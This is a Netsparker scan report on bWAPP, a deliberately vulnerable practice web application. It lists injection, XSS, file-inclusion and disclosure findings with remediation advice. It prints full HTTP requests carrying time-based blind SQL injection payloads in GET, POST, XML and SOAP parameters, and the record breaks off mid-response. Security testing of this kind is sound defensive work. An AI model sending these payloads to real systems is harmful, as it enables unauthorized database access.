netsparker®
web application security scanner

OWASP TOP TEN 2013 SCAN REPORT SUMMARY

TARGET URL	http://itsecgames.com/bWAPP/aim.php
SCAN DATE	4/11/2014 15:00:06
REPORT DATE	4/11/2014 17:12:45
SCAN DURATION	01:31:06

Total Requests
177058

Average Speed
32,39 req/sec.

167
identified

105
confirmed

64
critical

7
informational

SCAN EXPLANATION

EXPLANATION	This report is generated based on OWASP Top Ten 2013 classification. There are 64 more vulnerabilities that are not shown below. Please take a look at the detailed scan report to see them.

167 vulnerabilities listed in OWASP Top Ten 2013 found on this web site.

VULNERABILITIES BY OWASP TOP TEN 2013

OWASP A1 - Injection

URL	Severity	Vulnerability
/bWAPP/cgi-bin/shellshock.sh	Critical	Bash Command Injection Vulnerability (Shellshock Bug)
/bWAPP/commandi.php	Critical	Command Injection
/bWAPP/commandi.php	Critical	Blind Command Injection
/bWAPP/commandi_blind.php	Critical	Blind Command Injection
/bWAPP/phpi.php	Critical	Remote Code Evaluation (PHP)
/bWAPP/rlfi.php	Critical	Remote Code Evaluation via Local File Inclusion (PHP)
/bWAPP/rlfi.php	Critical	Remote File Inclusion
/bWAPP/sqli_1.php	Critical	[Probable] SQL Injection
/bWAPP/sqli_1.php	Critical	Boolean Based SQL Injection
/bWAPP/sqli_1.php	Critical	SQL Injection
/bWAPP/sqli_1.php	Critical	Blind SQL Injection
/bWAPP/sqli_10-2.php	Critical	[Probable] SQL Injection
/bWAPP/sqli_10-2.php	Critical	Boolean Based SQL Injection
/bWAPP/sqli_10-2.php	Critical	Blind SQL Injection
/bWAPP/sqli_13.php	Critical	SQL Injection
/bWAPP/sqli_13.php	Critical	[Probable] SQL Injection
/bWAPP/sqli_13.php	Critical	Boolean Based SQL Injection
/bWAPP/sqli_13.php	Critical	Blind SQL Injection
/bWAPP/sqli_15.php	Critical	Blind SQL Injection
/bWAPP/sqli_16.php	Critical	Blind SQL Injection
/bWAPP/sqli_16.php	Critical	[Probable] SQL Injection
/bWAPP/sqli_16.php	Critical	SQL Injection
/bWAPP/sqli_2.php	Critical	[Probable] SQL Injection
/bWAPP/sqli_2.php	Critical	Blind SQL Injection
/bWAPP/sqli_2.php	Critical	SQL Injection
/bWAPP/sqli_2.php	Critical	Boolean Based SQL Injection
/bWAPP/sqli_3.php	Critical	Boolean Based SQL Injection
/bWAPP/sqli_3.php	Critical	[Probable] SQL Injection
/bWAPP/sqli_3.php	Critical	Blind SQL Injection
/bWAPP/sqli_3.php	Critical	SQL Injection
/bWAPP/sqli_3.php	Critical	Blind SQL Injection
/bWAPP/sqli_3.php	Critical	[Probable] SQL Injection
/bWAPP/sqli_3.php	Critical	SQL Injection
/bWAPP/sqli_4.php	Critical	Blind SQL Injection
/bWAPP/sqli_4.php	Critical	Boolean Based SQL Injection
/bWAPP/sqli_5.php	Critical	Blind SQL Injection
/bWAPP/sqli_6.php	Critical	[Probable] SQL Injection
/bWAPP/sqli_6.php	Critical	Boolean Based SQL Injection
/bWAPP/sqli_6.php	Critical	Blind SQL Injection
/bWAPP/sqli_6.php	Critical	SQL Injection
/bWAPP/sqli_7.php	Critical	SQL Injection

/bWAPP/sqli_7.php	Critical	[Probable] SQL Injection
/bWAPP/sqli_7.php	Critical	Blind SQL Injection
/bWAPP/sqli_8-2.php	Critical	[Probable] SQL Injection
/bWAPP/sqli_8-2.php	Critical	SQL Injection
/bWAPP/sqli_8-2.php	Critical	Blind SQL Injection
/bWAPP/sqli_8-2.php	Critical	[Probable] SQL Injection
/bWAPP/sqli_8-2.php	Critical	Blind SQL Injection
/bWAPP/ssii.shtml	Critical	[Possible] Command Injection
/bWAPP/ssii.shtml	Critical	[Possible] Command Injection
/bWAPP/ws_soap.php	Critical	Blind SQL Injection
/bWAPP/ws_soap.php	Critical	[Probable] SQL Injection
/bWAPP/xss_login.php	Critical	SQL Injection
/bWAPP/xss_login.php	Critical	[Probable] SQL Injection
/bWAPP/xss_login.php	Critical	[Probable] SQL Injection
/bWAPP/xss_login.php	Critical	Boolean Based SQL Injection
/bWAPP/xss_login.php	Critical	SQL Injection
/bWAPP/xss_login.php	Critical	Blind SQL Injection
/bWAPP/xss_login.php	Critical	Blind SQL Injection
/bWAPP/xxe-2.php	Critical	[Probable] SQL Injection
/bWAPP/xxe-2.php	Critical	Blind SQL Injection
/bWAPP/xxe-2.php	Critical	Blind SQL Injection
/bWAPP/xxe-2.php	Critical	[Probable] SQL Injection
/bWAPP/xxe-2.php	Critical	SQL Injection

OWASP A1 - Injection

URL	Severity	Vulnerability
/bWAPP/http_response_splitting.php	Medium	Open Redirection
/bWAPP/iframei.php	Medium	Frame Injection
/bWAPP/unvalidated_redir_fwd_1.php	Medium	Open Redirection
/bWAPP/unvalidated_redir_fwd_2.php	Medium	Open Redirection

OWASP A3 - Cross-Site Scripting (XSS)

URL	Severity	Vulnerability
/bWAPP/csrf_3.php	Important	Cross-site Scripting
/bWAPP/directory_traversal_2.php	Important	Cross-site Scripting
/bWAPP/hpp-2.php	Important	Cross-site Scripting
/bWAPP/htmli_current_url.php	Important	Cross-site Scripting
/bWAPP/htmli_get.php	Important	Cross-site Scripting
/bWAPP/htmli_get.php	Important	Cross-site Scripting
/bWAPP/htmli_post.php	Important	Cross-site Scripting
/bWAPP/htmli_post.php	Important	Cross-site Scripting
/bWAPP/htmli_stored.php	Important	Permanent Cross-site Scripting
/bWAPP/htmli_stored.php	Important	Cross-site Scripting
/bWAPP/iframei.php	Important	Cross-site Scripting
/bWAPP/iframei.php	Important	Cross-site Scripting
/bWAPP/iframei.php	Important	Cross-site Scripting
/bWAPP/insecure_direct_object_ref_1.php	Important	Cross-site Scripting

/bWAPP/rlfi.php	Important	Permanent Cross-site Scripting
/bWAPP/rlfi.php	Important	Cross-site Scripting
/bWAPP/rlfi.php	Important	Cross-site Scripting via Remote File Inclusion
/bWAPP/sqli_1.php	Important	Cross-site Scripting
/bWAPP/sqli_12.php	Important	Cross-site Scripting
/bWAPP/sqli_12.php	Important	Permanent Cross-site Scripting
/bWAPP/sqli_12.php	Important	[Possible] Permanent Cross-site Scripting
/bWAPP/sqli_13.php	Important	Cross-site Scripting
/bWAPP/sqli_16.php	Important	Cross-site Scripting
/bWAPP/sqli_2.php	Important	Cross-site Scripting
/bWAPP/sqli_3.php	Important	Cross-site Scripting
/bWAPP/sqli_3.php	Important	Cross-site Scripting
/bWAPP/sqli_6.php	Important	Cross-site Scripting
/bWAPP/sqli_7.php	Important	Cross-site Scripting
/bWAPP/sqli_7.php	Important	Permanent Cross-site Scripting
/bWAPP/sqli_8-2.php	Medium	[Possible] Cross-site Scripting
/bWAPP/sqli_8-2.php	Medium	[Possible] Cross-site Scripting
/bWAPP/ssii.shtml	Important	Permanent Cross-site Scripting
/bWAPP/ssii.shtml	Important	Cross-site Scripting
/bWAPP/ssii.shtml	Important	Cross-site Scripting
/bWAPP/ws_soap.php/%22ns=%22netsparker(0x0003FA)	Important	Cross-site Scripting
/bWAPP/xss_ajax_1-2.php	Medium	[Possible] Cross-site Scripting
/bWAPP/xss_ajax_2-2.php	Important	Cross-site Scripting
/bWAPP/xss_back_button.php	Important	Cross-site Scripting
/bWAPP/xss_eval.php	Important	Cross-site Scripting
/bWAPP/xss_get.php	Important	Cross-site Scripting
/bWAPP/xss_get.php	Important	Cross-site Scripting
/bWAPP/xss_href-2.php	Important	Cross-site Scripting
/bWAPP/xss_json.php	Important	Cross-site Scripting
/bWAPP/xss_login.php	Important	Cross-site Scripting
/bWAPP/xss_login.php	Important	Cross-site Scripting
/bWAPP/xss_php_self.php/%22onload=%22netsparker(9)	Important	Cross-site Scripting
/bWAPP/xss_php_self.php	Important	Cross-site Scripting
/bWAPP/xss_php_self.php	Important	Cross-site Scripting
/bWAPP/xss_post.php	Important	Cross-site Scripting
/bWAPP/xss_post.php	Important	Cross-site Scripting
/bWAPP/xss_referer.php	Important	Cross-site Scripting
/bWAPP/xss_stored_1.php	Important	Cross-site Scripting
/bWAPP/xss_stored_1.php	Important	Permanent Cross-site Scripting
/bWAPP/xss_stored_3.php	Important	Cross-site Scripting
/bWAPP/xxe-2.php	Medium	[Possible] Cross-site Scripting
/bWAPP/xxe-2.php	Medium	[Possible] Cross-site Scripting

OWASP A4 - Insecure Direct Object References

URL	Severity	Vulnerability
/bWAPP/directory_traversal_1.php	Important	Local File Inclusion

/bWAPP/directory_traversal_1.php	Important	[Possible] Local File Inclusion
/bWAPP/rlfi.php	Important	Local File Inclusion

OWASP A5 - Security Misconfiguration

URL	Severity	Vulnerability
/bWAPP/admin/phpinfo.php	Low	Information Disclosure (phpinfo())
/bWAPP/admin/phpinfo.php/%20ns=netsparker(0x00316E)	Low	Information Disclosure (phpinfo())
/bWAPP/admin/phpinfo.php/%22ns=%22netsparker(0x00316C)	Low	Information Disclosure (phpinfo())
/bWAPP/admin/phpinfo.php/%2522ns%253D%2522netsparker%25280x003173%2529	Low	Information Disclosure (phpinfo())
/bWAPP/admin/phpinfo.php/'ns='netsparker(0x00316D)	Low	Information Disclosure (phpinfo())
/bWAPP/aim	Low	Apache MultiViews Enabled
/bWAPP/config.inc	Medium	[Possible] Source Code Disclosure (PHP)
/bWAPP/directory_traversal_1.php	Medium	[Possible] Source Code Disclosure (PHP)
/bWAPP/directory_traversal_2.php	Low	Programming Error Message
/bWAPP/images/	Low	OPTIONS Method Enabled
/bWAPP/images/	Information	Directory Listing (Apache)
/bWAPP/information_disclosure_1.php	Low	Information Disclosure (phpinfo())
/bWAPP/information_disclosure_1.php/%20ns=netsparker(0x0003D7)	Low	Information Disclosure (phpinfo())
/bWAPP/information_disclosure_1.php/%22ns=%22netsparker(0x0003BC)	Low	Information Disclosure (phpinfo())
/bWAPP/information_disclosure_1.php/%2522ns%253D%2522netsparker%25280x0003EE%2529	Low	Information Disclosure (phpinfo())
/bWAPP/information_disclosure_1.php/'ns='netsparker(0x0003CB)	Low	Information Disclosure (phpinfo())
/bWAPP/passwords/web.config.bak	Information	[Possible] Database Connection String Detected
/bWAPP/passwords/wp-config.bak	Medium	[Possible] Source Code Disclosure (PHP)
/bWAPP/phpinfo.php	Low	Information Disclosure (phpinfo())
/bWAPP/phpinfo.php/%20ns=netsparker(0x00041F)	Low	Information Disclosure (phpinfo())
/bWAPP/phpinfo.php/%22ns=%22netsparker(0x000409)	Low	Information Disclosure (phpinfo())
/bWAPP/phpinfo.php/%2522ns%253D%2522netsparker%25280x000421%2529	Low	Information Disclosure (phpinfo())
/bWAPP/phpinfo.php/'ns='netsparker(0x000414)	Low	Information Disclosure (phpinfo())
/bWAPP/portal.bak	Medium	[Possible] Source Code Disclosure (PHP)
/bWAPP/sm_mitm_1.php	Low	Autocomplete Enabled
/bWAPP/sm_mitm_1.php	Information	Autocomplete Enabled (Password Field)
/bWAPP/smgmt_cookies_secure.php	Low	Cookie Not Marked as HttpOnly
/bWAPP/sqli_1.php	Low	Database Error Message Disclosure
/bWAPP/sqli_1.php	Important	Database User Has Admin Privileges

OWASP A6 - Sensitive Data Exposure

URL	Severity	Vulnerability
/bWAPP/sqli_3.php	Important	Password Transmitted over HTTP
/bWAPP/xmli_1.php	Medium	Password Transmitted over Query String

OWASP A7 - Missing Function Level Access Control

URL	Severity	Vulnerability
/bWAPP/portal.bak	Low	[Possible] Backup File Disclosure
/bWAPP/portal.bak	Important	Backup Source Code Detected

OWASP A8 - Cross-Site Request Forgery (CSRF)

URL	Severity	Vulnerability
/bWAPP/portal.php	Low	[Possible] Cross-site Request Forgery Detected
/bWAPP/sqli_3.php	Low	[Possible] Cross-site Request Forgery in Login Form Detected

OWASP A9 - Using Components with Known Vulnerabilities

URL	Severity	Vulnerability
/bWAPP/aim.php	Information	Out-of-date Version (Apache)
/bWAPP/aim.php	Information	Out-of-date Version (PHP)
/bWAPP/aim.php	Information	Out-of-date Version (OpenSSL)
/bWAPP/sqli_1.php	Important	Out-of-date Version (MySQL)
/bWAPP/ws_soap.php	Information	Out-of-date Version (NuSOAP)

1. Blind SQL Injection

19 TOTAL

CRITICAL

CONFIRMED

19

Netsparker identified a blind SQL injection, which occurs when data input by a user is interpreted as an SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Netsparker **confirmed** the vulnerability by executing a test SQL query on the backend database. In these tests, SQL injection was not obvious, but the different responses from the page based on the injection test allowed us to identify and confirm the SQL injection.

Impact

Depending on the backend database, the database connection settings, and the operating system, an attacker can mount one or more of the following attacks successfully:

- Reading, updating and deleting arbitrary data or tables from the database
- Executing commands on the underlying operating system

Actions to Take

1. See the remedy for solution.
2. If you are not using a database access layer (DAL), consider using one. This will help you centralize the issue. You can also use ORM (*object relational mapping*). Most of the ORM systems use only parameterized queries and this can solve the whole SQL injection problem.
3. Locate the all dynamically generated SQL queries and convert them to parameterized queries. *(If you decide to use a DAL/ORM, change all legacy code to use these new libraries.)*
4. Use your weblogs and application logs to see if there were any previous but undetected attacks to this resource.

Remedy

A robust method for mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them. SQL injection is one of the most common web application vulnerabilities.

External References

- OWASP SQL injection
- SQL injection Cheatsheet

Remedy References

- MSDN - Protect From SQL injection in ASP.NET

Classification

OWASP 2013-A1

1.1. /bWAPP/sqli_10-2.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_10-2.php?title=-1%27+or+1%3d(SELECT+1+FROM+(SELECT+SLEEP(25))A)%2b%27

Parameters

Parameter	Type	Value
title	**GET**	**-1' or 1=(SELECT 1 FROM (SELECT SLEEP(25))A) '**

Request

```
GET /bWAPP/sqli_10-2.php?title=-1%27+or+1%3d(SELECT+1+FROM+(SELECT+SLEEP(25))A)%2b%27 HTTP/1.1
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
Referer: http://itsecgames.com/bWAPP/sqli_10-1.php
X-Requested-With: XMLHttpRequest
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:34:44 GMT
Pragma: no-cache
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Length: 2519
Content-Type: text/json; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT

[{"0":"1","id":"1","1":"G.I. Joe: Retaliation","title":"G.I. Joe: Retaliation","2":"2013","release_year":"2013","3":"action","genre":"action","4":"Cobra
Commander","main_character":"Cobra Commander","5":"tt1583421","imdb":"tt1583421","6":"100","tickets_stock":"100"},{"0":"2","id":"2","1":"Iron Man","title":"Iron
Man","2":"2008","release_year":"2008","3":"action","genre":"action","4":"Tony Stark","main_character":"Tony
Stark","5":"tt0371746","imdb":"tt0371746","6":"53","tickets_stock":"53"},{"0":"3","id":"3","1":"Man of Steel","title":"Man of
Steel","2":"2013","release_year":"2013","3":"action","genre":"action","4":"Clark Kent","main_character":"Clark
Kent","5":"tt0770828","imdb":"tt0770828","6":"78","tickets_stock":"78"},{"0":"4","id":"4","1":"Terminator Salvation","title":"Terminator
Salvation","2":"2009","release_year":"2009","3":"sci-fi","genre":"sci-fi","4":"John Connor","main_character":"John
Connor","5":"tt0438488","imdb":"tt0438488","6":"100","tickets_stock":"100"},{"0":"5","id":"5","1":"The Amazing Spider-Man","title":"The Amazing Spider-
Man","2":"2012","release_year":"2012","3":"action","genre":"action","4":"Peter Parker","main_character":"Peter
Parker","5":"tt0948470","imdb":"tt0948470","6":"13","tickets_stock":"13"},{"0":"6","id":"6","1":"The Cabin in the Woods","title":"The Cabin in the
Woods","2":"2011","release_year":"2011","3":"horror","genre":"horror","4":"Some zombies","main_character":"Some
zombies","5":"tt1259521","imdb":"tt1259521","6":"666","tickets_stock":"666"},{"0":"7","id":"7","1":"The Dark Knight Rises","title":"The Dark Knight Rises","2
…
```

1.2. /bWAPP/xxe-2.php CONFIRMED

http://itsecgames.com/bWAPP/xxe-2.php

Parameters

Parameter	Type	Value
/reset[1]/login[1]/text()[1]	**XML Parameter**	**' (SELECT 1 FROM (SELECT SLEEP(25))A) '**
/reset[1]/secret[1]/text()[1]	XML Parameter	Any bugs?

Request

```
POST /bWAPP/xxe-2.php HTTP/1.1
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept: */*
Origin: http://itsecgames.com
Referer: http://itsecgames.com/bWAPP/insecure_direct_object_ref_3.php
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
Content-Length: 95
Content-Type: text/xml; charset=utf-8

<reset><login>'+(SELECT 1 FROM (SELECT SLEEP(25))A)+'</login><secret>Any bugs?</secret></reset>
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 15:13:55 GMT
Pragma: no-cache
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Length: 64
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

'+(SELECT 1 FROM (SELECT SLEEP(25))A)+''s secret has been reset!
```

1.3. /bWAPP/sqli_6.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_6.php

Parameters

Parameter	Type	Value
title	**POST**	**-1' or 1=(SELECT 1 FROM (SELECT SLEEP(25))A) '**
action	POST	search

Request

```
POST /bWAPP/sqli_6.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_6.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 74
Content-Type: application/x-www-form-urlencoded

title=-1%27+or+1%3d(SELECT+1+FROM+(SELECT+SLEEP(25))A)%2b%27&action=search
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:14:51 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - SQL Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>SQL Injection (POST/Search)</h1>

<form action="/bWAPP/sqli_6.php" method="POST">

<p>

<label for="title">Search for a movie:</label>
<i
…
```

1.4. /bWAPP/xxe-2.php CONFIRMED

http://itsecgames.com/bWAPP/xxe-2.php

Parameters

Parameter	**Type**	**Value**
/reset[1]/login[1]/text()[1]	XML Parameter	bee
/reset[1]/secret[1]/text()[1]	**XML Parameter**	**' (SELECT 1 FROM (SELECT SLEEP(25))A) '**

Request

```
POST /bWAPP/xxe-2.php HTTP/1.1
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept: */*
Origin: http://itsecgames.com
Referer: http://itsecgames.com/bWAPP/insecure_direct_object_ref_3.php
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
Content-Length: 89
Content-Type: text/xml; charset=utf-8

<reset><login>bee</login><secret>'+(SELECT 1 FROM (SELECT SLEEP(25))A)+'</secret></reset>
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 15:16:47 GMT
Pragma: no-cache
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Length: 28
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

bee's secret has been reset!
```

1.5. /bWAPP/ws_soap.php CONFIRMED

http://itsecgames.com/bWAPP/ws_soap.php

Parameters

Parameter	**Type**	**Value**
/soap:Envelope[1]/soap:Body[1]/q1:get_tickets_stock[1]/title[1]/text()[1]	**SOAP XML Parameter**	**' (SELECT 1 FROM (SELECT SLEEP(25))A) '**

Request

```
POST /bWAPP/ws_soap.php HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
SOAPAction: "urn:tickets_stock#get_tickets_stock"
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
Content-Length: 624
Content-Type: text/xml; charset=utf-8

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/" xmlns:tns="urn:movie_service"
xmlns:types="urn:movie_service/encodedTypes" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body soap:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<q1:get_tickets_stock xmlns:q1="urn:tickets_stock">
<title xsi:type="xsd:string">'+(SELECT 1 FROM (SELECT SLEEP(25))A)+'</title>
</q1:get_tickets_stock>
</soap:Body>
</soap:Envelope>
```

Response

```
HTTP/1.1 200 OK
Connection: Keep-Alive
Date: Tue, 04 Nov 2014 15:28:10 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
X-SOAP-Server: NuSOAP/0.9.5 (1.123)
Keep-Alive: timeout=15, max=80
Content-Length: 544
Content-Type: text/xml; charset=ISO-8859-1

<?xml version="1.0" encoding="ISO-8859-1"?><SOAP-ENV:Envelope SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:SOAP-
ENC="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-ENV:Body><ns1:get_tickets_stockResponse xmlns:ns1="urn:tickets_stock"><tickets_stock xsi:nil="true"
xsi:type="xsd:integer"/></ns1:get_tickets_stockResponse></SOAP-ENV:Body></SOAP-ENV:Envelope>
```

1.6. /bWAPP/sqli_8-2.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_8-2.php

Parameters

Parameter	**Type**	**Value**
/reset[1]/login[1]/text()[1]	XML Parameter	bee
/reset[1]/secret[1]/text()[1]	**XML Parameter**	**' (SELECT 1 FROM (SELECT SLEEP(25))A) '**

Request

```
POST /bWAPP/sqli_8-2.php HTTP/1.1
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept: */*
Origin: http://itsecgames.com
Referer: http://itsecgames.com/bWAPP/sqli_8-1.php
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 89
Content-Type: text/xml; charset=utf-8

<reset><login>bee</login><secret>'+(SELECT 1 FROM (SELECT SLEEP(25))A)+'</secret></reset>
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:46:31 GMT
Pragma: no-cache
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Length: 28
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

bee's secret has been reset!
```

1.7. /bWAPP/sqli_16.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_16.php

Parameters

Parameter	Type	Value
login	**POST**	**' (SELECT 1 FROM (SELECT SLEEP(25))A) '**
password	POST	3
form	POST	submit

Request

```
POST /bWAPP/sqli_16.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_16.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 76
Content-Type: application/x-www-form-urlencoded

login=%27%2b(SELECT+1+FROM+(SELECT+SLEEP(25))A)%2b%27&password=3&form=submit
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:25:29 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - SQL Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
